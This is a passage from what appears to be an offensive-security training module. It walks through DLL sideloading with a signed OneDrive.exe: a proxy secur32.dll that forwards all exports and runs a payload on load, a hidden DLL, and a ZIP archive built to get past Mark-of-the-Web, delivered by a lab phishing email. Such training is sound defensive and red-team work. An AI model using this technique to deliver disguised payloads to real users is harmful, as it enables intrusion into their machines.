5. Client Side Attacks with File Containers
Client-side attacks using file containers offer a stealthy and highly effective delivery method for code execution. By exploiting the behavior of Microsoft-signed binaries and how they handle DLL loading, attackers can bypass common defenses such as Mark-of-the-Web (MotW) and execute malicious code on target systems.
In this Module, we will demonstrate a client-side attack using DLL sideloading and proxying techniques. We will begin by identifying suitable Microsoft-signed binaries that are not impacted by MotW when extracted from a ZIP archive. These binaries can be exploited to load malicious DLLs placed in the same directory.
Once a suitable target is identified, we will shift to building a spoofed proxy DLL.
Finally, we will simulate a full attack scenario by packaging the signed binary and the malicious proxy DLL into a ZIP archive. Upon extraction and execution on a victim machine, the binary will trigger the payload while continuing to function normally, preserving user trust and avoiding detection.
This Learning Module covers the following Learning Units:
- DLL Sideloading Using Signed Microsoft Binaries
- Weaponizing ZIP Containers for Client-Side Execution
5.1. DLL Sideloading Using Signed Microsoft Binaries
In this Learning Unit, we'll explore how to perform DLL sideloading attacks using trusted Microsoft-signed binaries. We'll begin by identifying binaries that are not subject to Mark-of-the-Web restrictions when extracted from ZIP archives. These binaries can be leveraged to load malicious DLLs from the local directory without prompting the user for consent or warnings.
Next, we'll use tools like ProcMon to analyze the DLL loading behavior of the selected binary and confirm that it attempts to load missing libraries from the working directory. Once identified, we'll introduce DLL proxying, a technique that allows us to forward function calls to the legitimate DLL while injecting a custom payload.
This Learning Unit covers the following Learning Objectives:
- Identifying Microsoft-signed binaries that bypass MotW restrictions
- Understanding DLL sideloading behavior and identifying loading patterns
- Crafting proxy DLLs that forward calls and embed payloads
- Using ProcMon to analyze and validate DLL loading behavior
5.1.1. Finding the Target Application and DLL
During the initial access stage, DLL sideloading can be used to disguise our payload within a ZIP archive delivered as an email attachment. By embedding a trusted, signed Microsoft binary alongside a malicious DLL, we can create a container that appears harmless to the user and often bypasses common security filters.
But how does DLL sideloading work under the hood?
DLL sideloading is a code execution technique that exploits how Windows applications load Dynamic Link Libraries (DLLs). When an application loads a DLL without specifying a full path, the Windows loader follows a defined DLL search order - critically, this search starts in the application's directory.
An attacker can exploit this by placing a malicious DLL in the same folder as a legitimate, signed executable. If the executable attempts to load a DLL that isn't present in the system or hardcoded path, Windows will load the attacker's DLL from the current directory. This results in code execution within the context of a trusted binary, without triggering user warnings.
By default, Windows searches for DLLs in this order:
- The directory from which the application was loaded
- The system directory (System32)
- The 16-bit system directory
- The Windows directory
- The current working directory
- The directories listed in the PATH environment variable
To mitigate DLL sideloading, developers should use secure API calls like LoadLibraryExA() with LOAD_LIBRARY_SEARCH_* flags and configure the DLL search path explicitly using SetDefaultDllDirectories() or AddDllDirectory().
Although a host binary can verify the signature of a DLL before loading it, this is not commonly enforced in practice. Most Windows applications assume that any DLL in the expected path is trustworthy and do not implement additional signature validation checks at load time. This behavior can be advantageous from an attacker’s perspective.
With this information in mind, we can start selecting our target binary for the DLL sideloading attack. Since our payload will be delivered over the internet to the victim, we should be aware of the concept of Mark-of-the-Web (MotW).
MotW is a security feature in Windows that helps protect users from potentially unsafe files downloaded from the internet. When a file is downloaded using a web browser, email client, or other internet-aware application, Windows adds special metadata named Zone Identifier as part of an additional Alternate Data Stream (ADS).
As an example, let's log on to the dev01 machine (offsec:lab) and analyze the ADS using Putty, a popular SSH client that we can download from the internet.
PS C:\tools> Get-Content -Path .\putty.exe -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://www.chiark.greenend.org.uk/
HostUrl=https://the.earth.li/~sgtatham/putty/0.83/w64/putty.exe
Listing 1 - Analyzing Putty's MotW
The ZoneId=3 value indicates the file originated from the Internet Zone. This is the key flag used by Windows to determine whether security warnings or restrictions should be applied when opening the file.
Because this executable has ZoneId=3, Windows will treat it as untrusted. If the user attempts to run it, depending on system policy, they may see a SmartScreen warning or a security prompt asking for confirmation before execution.
We can bypass MotW in several ways. One common approach is to place a signed Microsoft binary and a malicious DLL inside a ZIP archive. When the victim extracts the contents locally, rather than running the binary directly from the archive, the extracted files may not inherit the MotW flag, depending on the extraction tool or Windows version.
Additionally, even if the MotW is preserved, using a Microsoft-signed binary can help us avoid detection, since these binaries are often implicitly trusted by both the operating system and the user.
In order to maximize our odds, we are going to use a combined approach, where we’ll package a Microsoft-signed binary along with a malicious DLL inside a ZIP file.
Microsoft has a lot of signed binaries that attackers can use; in our case, we will focus on the OneDrive.exe executable, typically found in C:\Program Files\Microsoft OneDrive. We will use this executable, just located in the C:\Tools directory. This binary is signed by Microsoft and known to load certain DLLs from its current working directory, making it an ideal candidate.
Next, we'll log on to the dev01 machine (offsec:lab) and analyze how OneDrive loads DLLs. We’ll use Process Monitor from the Sysinternals Suite to observe the DLL lookup and loading behavior in detail.
We can now launch ProcMon from the C:\Tools directory and configure a set of filters to monitor how OneDrive.exe attempts to load DLLs. Our objective is to identify any CreateFile operations that fail with a NAME_NOT_FOUND result. This indicates that the application attempted to load a DLL that wasn't found in the expected path.
We configure our ProcMon filters to focus only on relevant DLL loading behavior from the OneDrive process. By setting Process Name to contain "OneDrive", we isolate activity from the target binary. We then filter for the "CreateFile" operation, which captures file access attempts, including DLL loads. To identify potential sideloading opportunities, we include only events where the Result is NAME_NOT_FOUND, indicating a missing file. We further narrow the scope by requiring the Path to end with ".dll", ensuring we're only tracking dynamic library requests. Finally, we exclude any entries where Process Name is "Procmon.exe" to keep the logs clean from ProcMon's own activity.

Figure 1: Tuning Procmon
With these filters in place, we can now run C:\Tools\OneDrive.exe and observe which DLLs it tries to load from its working directory. Any DLLs listed with a NAME_NOT_FOUND result are strong candidates for sideloading, as the application is expecting them to be present, but they are missing.
Let's determine which DLLs OneDrive.exe is expecting to find in the local folder.

Figure 2: Verifying missing DLL from the local folder
As shown, OneDrive attempts to load several DLLs from the current working directory, including Secur32.dll, VERSION.dll, WININET.dll, WTSAPI32.dll, and others, all resulting in a NAME NOT FOUND status.
For our attack, we'll use Secur32.dll as our target. Since it's a known dependency and not present in the folder, we can create a spoofed version with the same name and expected exports to inject our payload.
In the next section, we'll abuse DLL sideloading by creating a fake Secur32.dll that proxies calls to the real one while performing unintended actions.
5.1.2. Proxying the Calls
Now that we've identified Secur32.dll as a missing dependency OneDrive.exe attempts to load, we can move forward with crafting our attack. To successfully abuse DLL sideloading, our malicious DLL must mimic the legitimate one closely enough to avoid crashing the application. This means exporting the expected functions and forwarding legitimate calls to the real Secur32.dll, while executing our payload on the side.
This approach is called DLL proxying, and it allows us to maintain the application's normal behavior while embedding our malicious code.
Before we start coding our malicious proxy DLL, let's first break down the full concept behind DLL proxying and understand how it works.
DLL proxying is a technique where an attacker creates a fake version of a legitimate DLL that the target application expects to load. The proxy DLL exports the same functions as the original DLL, so from the application's point of view, nothing appears unusual. Behind the scenes, however, the proxy DLL forwards legitimate calls to the real system DLL while also executing custom malicious code.
As mentioned earlier, this works because many Windows applications load DLLs without specifying a full path, relying instead on the search order. If the application finds a malicious DLL with the expected name in its working directory, it will load it without verifying its authenticity.
At its core, DLL proxying typically accomplishes three tasks:
- Define the same exported functions as the real DLL
- Forward all function calls to the original DLL to preserve normal behavior
- Execute malicious actions, either during the DLL’s load time (for example, in DllMain) or when executing a specific function
Caution
Windows does not verify the digital signature of a DLL before loading it unless the application explicitly implements signature checking, which is still uncommon. As a result, even an unsigned malicious DLL can be loaded by a signed, trusted executable without triggering warnings.
The image below summarizes the entire DLL proxying operational flow:

Figure 3: DLL Proxying
With the concept of DLL proxying clear, we’re ready to move on to the practical side. Let’s start by building the basic skeleton of our proxy DLL.
From our Windows 11 development machine, let's create a new C++ Dynamic-Link Library project using Visual Studio and, once opened, replace the content of dllmain.cpp with the following:
#include "pch.h"

#include <Windows.h>

#ifdef _WIN64
#define DLLPATH "\\\\.\\GLOBALROOT\\SystemRoot\\System32\\secur32.dll"
#else
#define DLLPATH "\\\\.\\GLOBALROOT\\SystemRoot\\SysWOW64\\secur32.dll"
#endif // _WIN64

#pragma comment(linker, "/EXPORT:GetUserNameExW=" DLLPATH ".GetUserNameExW")

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
    {
     MessageBoxA(NULL, "Executing from Malicious DLL", "Executing from Malicious DLL", 0);

    }
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
Listing 2 - DLL Proxy Basic
In this case, we start by including pch.h, which serves as the precompiled header to optimize compilation times in Visual Studio. We also include
We then instruct the linker to export the GetUserNameExW function from our proxy DLL and internally forward it to the real secur32.dll. This step is essential to maintain application stability. By exposing the expected function, we'll prevent the application from crashing when it attempts to resolve its dependencies.
For simplicity, we are currently exporting only a single function from the original DLL. However, as we'll encounter later, we need to implement a scalable method to export all required functions automatically.
Finally, we implement DllMain, the mandatory entry point for any DLL. When the DLL is loaded into the application's memory space, we trigger a MessageBoxA to demonstrate code execution. DLL_PROCESS_ATTACH is a predefined constant that signals the initial load event, Windows calls DllMain with this flag when the process loads the DLL for the first time.
This represents our first malicious action. Beyond the message box, DllMain can be extended to execute more advanced payloads, while dynamically loading the real secur32.dll to fully proxy all expected behavior and remain stealthy, as we'll observe in the next section.
Next, we can compile the DLL in Release mode, move it into the C:]Tools folder, and rename it from Proxy.dll to secur32.dll.
We are now ready to test our first proof of concept attack by running the OneDrive executable.

Figure 3: Executing our Payload
It shows that we got successful code execution through our malicious proxy DLL. When we execute the OneDrive.exe executable, our fake secur32.dll is loaded from the local directory. As a result, the payload embedded inside the DllMain function is triggered, displaying our MessageBox payload.
This confirms that the application trusted and loaded our malicious DLL without performing signature validation, and that we successfully gained code execution in the context of a signed Microsoft binary.
However, if we click on "OK" and continue executing, we'll notice a possible limitation of the current proxy DLL implementation.

Figure 4: Missing Export Function Error
When OneDrive.exe continues its execution, it expects the original secur32.dll to expose additional exported functions, such as DeleteSecurityContext.
Since we only exported a single function (GetUserNameExW) in our initial proxy DLL, the application fails to locate the missing symbol and throws a runtime error: "The procedure entry point DeleteSecurityContext could not be located." This crash reveals that exporting only a single function is insufficient for fully proxying a real system DLL.
To maintain application stability and avoid detection, we'll learn in the next section how we can scale our approach to automatically export and forward all the functions expected by the legitimate DLL.
5.2. Weaponizing ZIP Containers for Client-Side Execution
In this Learning Unit, we'll demonstrate how to leverage ZIP archives to deliver and execute malicious payloads via DLL proxying. This technique abuses the way signed executables load DLLs, allowing us to package a legitimate signed binary alongside a spoofed malicious DLL in a ZIP container. When the victim opens the signed binary, our payload is executed, maintaining the appearance of legitimate behavior.
First, we'll finish developing the proxy DLL that exports all expected functions, forwards them to the real DLL, and triggers our payload.
Then, we'll package this DLL and a signed executable in a ZIP archive, hiding the DLL to increase stealth. Finally, we'll simulate execution on a target machine and verify both payload execution and functional continuity.
This Learning Unit covers the following Learning Objectives:
- Create a proxy DLL that preserves original functionality while executing arbitrary payloads
- Understand how DLL search order can be exploited
- Automate DLL export generation
5.2.1. Automating the Proxy DLL Build
In the previous section, we learned how to build the skeleton of our proxy DLL. However, as we observed, this is far from complete. We only managed to forward a single API call, and we still don't know how many APIs are exported by Secur32.dll.
To get a sense of the scale, let's fire up PEview from the C:\Tools folder and open the secur32.original.dll library.

Figure 5: Inspecting Secur32 with PEView
As shown, the total number of exported functions is 98.
Coding each one by hand would be quite tedious, so let's find a way to automate the process. The Python script Perfect DLL Proxy does exactly what we need.
This tool parses the export table of the original DLL and automatically generates a proxy DLL that exports all the same functions, forwarding each call to the legitimate library. This allows us to focus on the payload logic without worrying about breaking the functionality of the signed binary.
Once we rename the DLL from secur32.dll.original to secur32.dll, _we can test it from the Tools folder by invoking the script via Python and specifying the original DLL as the only argument.
Listing 3 - Running Perfect DLL Proxy
After running the script, a new .cpp file with the same target DLL name is created. Let's review the generated C++ file by opening it with Visual Studio Code.
#include "pch.h"

#include <Windows.h>

#ifdef _WIN64
#define DLLPATH "\\\\.\\GLOBALROOT\\SystemRoot\\System32\\secur32.dll"
#else
#define DLLPATH "\\\\.\\GLOBALROOT\\SystemRoot\\SysWOW64\\secur32.dll"
#endif // _WIN64

#pragma comment(linker, "/EXPORT:AcceptSecurityContext=" DLLPATH ".AcceptSecurityContext")
#pragma comment(linker, "/EXPORT:AcquireCredentialsHandleA=" DLLPATH ".AcquireCredentialsHandleA")
#pragma comment(linker, "/EXPORT:AcquireCredentialsHandleW=" DLLPATH ".AcquireCredentialsHandleW")
#pragma comment(linker, "/EXPORT:AddCredentialsA=" DLLPATH ".AddCredentialsA")
#pragma comment(linker, "/EXPORT:AddCredentialsW=" DLLPATH ".AddCredentialsW")
...
#pragma comment(linker, "/EXPORT:TranslateNameW=" DLLPATH ".TranslateNameW")
#pragma comment(linker, "/EXPORT:UnsealMessage=" DLLPATH ".UnsealMessage")
#pragma comment(linker, "/EXPORT:VerifySignature=" DLLPATH ".VerifySignature")

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
        case DLL_PROCESS_ATTACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
Listing 4 - Resulting C++ template
The generated file once again uses the #pragma comment(linker, ...) directive to forward all exported functions to the original secur32.dll, specified via an absolute GLOBALROOT path. This approach eliminates the need for manually defining stubs or handling each function call.
The DllMain() function is currently a stub, and doesn't do anything when the DLL is loaded.
This is where we can inject our payload. Since DLL_PROCESS_ATTACH is triggered when the DLL is first loaded by the signed binary, we can insert the same MessageBoxA payload we used earlier.
With the complete code in place, we can now compile a new x64 Release binary and move the resulting DLL to the C:\Tools folder.
To avoid name clashes, we'll rename the original DLL to secur32.original.dll and name our malicious one secur32.dll to make it appear legitimate.
Once everything is set up, we can launch the OneDrive executable again and observe that our payload is triggered as expected.

Figure 6: Verifying our Payload
After clicking OK on the message box, we can verify that the OneDrive setup continues without throwing any errors, just as it did with the original DLL.

Figure 7: No errors thrown
Great! At this point, we have a fully-functional proxy DLL that forwards all calls to the legitimate secur32.original.dll, executes an arbitrary payload when loaded by the signed binary, and preserves original functionality without causing any errors.
This demonstrates how a seemingly-benign DLL can be weaponized to execute code while maintaining the expected behavior of a trusted application.
In the next section, we'll package the entire payload, a signed binary and malicious DLL, into a ZIP archive to simulate real-world delivery and demonstrate arbitrary code execution on the target system.
5.2.2. Delivering the Goods
Now that we have a signed binary and a working proxy DLL that executes our payload while preserving original functionality, it's time to simulate a delivery scenario using a ZIP archive.
Before packaging the final ZIP payload, we want to demonstrate how to execute arbitrary code when the DLL is loaded. In our example, we'll trigger the calc.exe process, which is a classic stand-in for more advanced payloads like reverse shell shellcode.
Below is the code we add to the DLL_PROCESS_ATTACH case inside DllMain():
    case DLL_PROCESS_ATTACH:
    {
        STARTUPINFOA si = { 0 };
        PROCESS_INFORMATION pi = { 0 };
        si.cb = sizeof(si);

        CreateProcessA(
            NULL,
            (LPSTR)"calc.exe",
            NULL,
            NULL,
            FALSE,
            0,
            NULL,
            NULL,
            &si,
            &pi
        );

    }
Listing 5 - CreateProcessA Payload
This snippet uses the CreateProcessA WinAPI function to launch the Windows Calculator. The STARTUPINFOA and PROCESS_INFORMATION structures are initialized to provide the necessary parameters for process creation. By passing "calc.exe" as the command line, we effectively spawn a new calculator process the moment our DLL is loaded by the signed binary.
We'll replace the MessageBoxA code with our new one, recompile the project, move the DLL into the C:\Tools folder, and rename it as before.
First, let’s return to our original plan, we package both the signed executable OneDrive.exe and our malicious secur32.dll into a ZIP file via the 7-Zip application. To increase stealth, we can mark the DLL file as hidden so it doesn't show up in the archive unless explicitly revealed by the user.
Before compressing our payload, we'll use the attrib command to mark the malicious secur32.dll file as hidden. This sets a file attribute that prevents it from showing up in Windows Explorer unless the "Show hidden files" option is enabled.
Listing 6 - Hiding the DLL
The +h flag sets the hidden attribute. The file remains fully functional and accessible by the operating system and applications, but it becomes visually hidden in standard directory views.
Next, let's compress the malicious DLL, which is now hidden, along with the OneDrive binary.
Caution
Although PowerShell includes the Compress-Archive cmdlet, it does not handle hidden files properly. When a file is marked as hidden, Compress-Archive fails to include it, even when its path is explicitly specified.
Next, we use the 7-Zip command-line utility to create the ZIP archive. We'll use the a (add) command along with the -tzip switch:
C:\Tools> powershell
Windows PowerShell
...

PS C:\Tools> & "C:\Program Files\7-Zip\7z.exe" a -tzip onedrive.zip .\OneDrive.exe .\secur32.dll

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29

Scanning the drive:
2 files, 5034824 bytes (4917 KiB)

Creating archive: onedrive_payload.zip

Add new data to archive: 2 files, 5034824 bytes (4917 KiB)


Files read from disk: 2
Archive size: 1941590 bytes (1897 KiB)
Everything is Ok
Listing 7 - Creating a zip archive with 7-Zip
The output confirms that both files were successfully added to the archive. The secur32.dll file retains its hidden attribute, which is preserved inside the ZIP. As a result, the DLL will not be visible to the user upon extraction unless they have enabled "Show hidden files" in Windows Explorer.
Let's now craft the attack vector and attach the ZIP archive to a fake email.
Note
You do not need to transfer your zip file to the client machine. This has already been prepared for us.
We have already simulated the phishing campaign, and we can verify the message by connecting to the client01 machine (offsec:lab) and opening the Thunderbird application.

Figure 8: Inspecting the phishing email
The phishing email contains the ZIP attachment, which we can save and extract to the desktop.
By clicking on the OneDrive.exe binary, unaware of the hidden DLL, we trigger both the legitimate setup process and our payload. The OneDrive setup launches as expected, maintaining the appearance of a trusted process, while our proxy DLL executes malicious code in the background.

Figure 9: The Attack Vector Works as Expected
We've just demonstrated how DLL sideloading can be abused to spawn the Windows Calculator, confirming our ability to gain code execution within the context of a trusted signed binary. However, during real-world engagements, simply opening the calculator isn't sufficient. Instead, we need to deploy functional payloads that provide us with remote access or execute more complex logic.
